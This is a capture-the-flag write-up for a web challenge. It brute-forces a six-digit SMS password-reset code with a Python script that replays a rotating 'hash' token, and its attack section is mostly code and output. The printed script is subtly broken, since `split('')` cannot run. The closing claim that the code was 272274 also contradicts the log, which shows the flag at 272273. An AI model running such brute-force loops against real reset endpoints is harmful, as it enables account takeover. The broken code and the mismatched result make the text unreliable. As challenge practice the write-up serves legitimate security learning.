



Web : Admin

Description : I'm not an expert, but it seems to me that something needs to be hacked here

<http://sherlock-message.ru/admin>

First hint : just one million possible combinations..

Second hint : I think the code is somewhere between 260000 and 280000

Solution :


There's a website provided in the description. It provides us with a login page.

[Home](#) [A list of users](#) [Messages](#) [Log out](#)

Password

[Log in](#) [Forgot your password?](#)

We don't have the password, and SQL Injection doesn't seem to work. When clicking on the 'Forgot your password?' link, an interesting window appears.



A six-digit secret code has been sent to your number. Enter the code from SMS:

Annuler OK

We have to find the 6-digits code. With the second hint, we know the code is between 260.000 and 280.000. It narrows down one million PINs to 20.000.

Let's try to bruteforce it.

With Burp Suite, we can see what seems to be a csrf token called 'hash'. Our script will need to take it into account.

```
import requests

server = 'http://sherlock-message.ru/api/admin.restore'

r = requests.post(server)

def get_hash(s):
    res = s.split('')
    return res[11]

code = 260000
print(r.text)
web_hash = get_hash(r.text)

while code < 280001:
    data = {'hash': web_hash, 'sms_code': code}
    r = requests.post(server, data=data)
    print(f"[{code}] {r.text}")
    web_hash = get_hash(r.text)
    code += 1
```

This code will bruteforce every code between 260.000 and 280.000. Every hash will be sent in the next request after being received.

```
[272244] {"status":"success","response":{"need_sms":true,"new_hash":"5fdae6cf6042d806e9485f359f2b198"}}
[272245] {"status":"success","response":{"need_sms":true,"new_hash":"518d149093cb09e3d7b77e1d862625de"}}
[272246] {"status":"success","response":{"need_sms":true,"new_hash":"25cbc78dfc6141965794ca8acfdee502"}}
[272247] {"status":"success","response":{"need_sms":true,"new_hash":"d3cbc26012a67a175de6e4e9e94f649e"}}
[272248] {"status":"success","response":{"need_sms":true,"new_hash":"47b05fe024843bcc2eff4866e09dd93f"}}
[272249] {"status":"success","response":{"need_sms":true,"new_hash":"6eed66cdb50c330074cfdca2c3d0a3c6"}}
[272250] {"status":"success","response":{"need_sms":true,"new_hash":"5ec03cacde6c2e8881b07dc706dca6e1"}}
[272251] {"status":"success","response":{"need_sms":true,"new_hash":"3b1688471ce96d67a9e4d610cbc7b577"}}
[272252] {"status":"success","response":{"need_sms":true,"new_hash":"4fa3ff26cc9744aeeb76986e1c536b44"}}
```

It will throw an error when the flag will be sent, because the parsing function won't work.

```
[272273] {"status":"success","response":{"need_sms":false,"message":"FLAG{bruTe_with_hash_f0rce}"}}
[272274] {"status":"error","response":"Incorrect hash"}
Traceback (most recent call last):
  File "/home/steel/SynologyDrive/CTF/sarctf/Web/admin.py", line 19, in <module>
    web_hash = get_hash(r.text)
  File "/home/steel/SynologyDrive/CTF/sarctf/Web/admin.py", line 9, in get_hash
    return res[11]
IndexError: list index out of range
steel@X411UA:~$
```

And we get the flag with the code 272274!

FLAG{bruTe_with_hash_f0rce}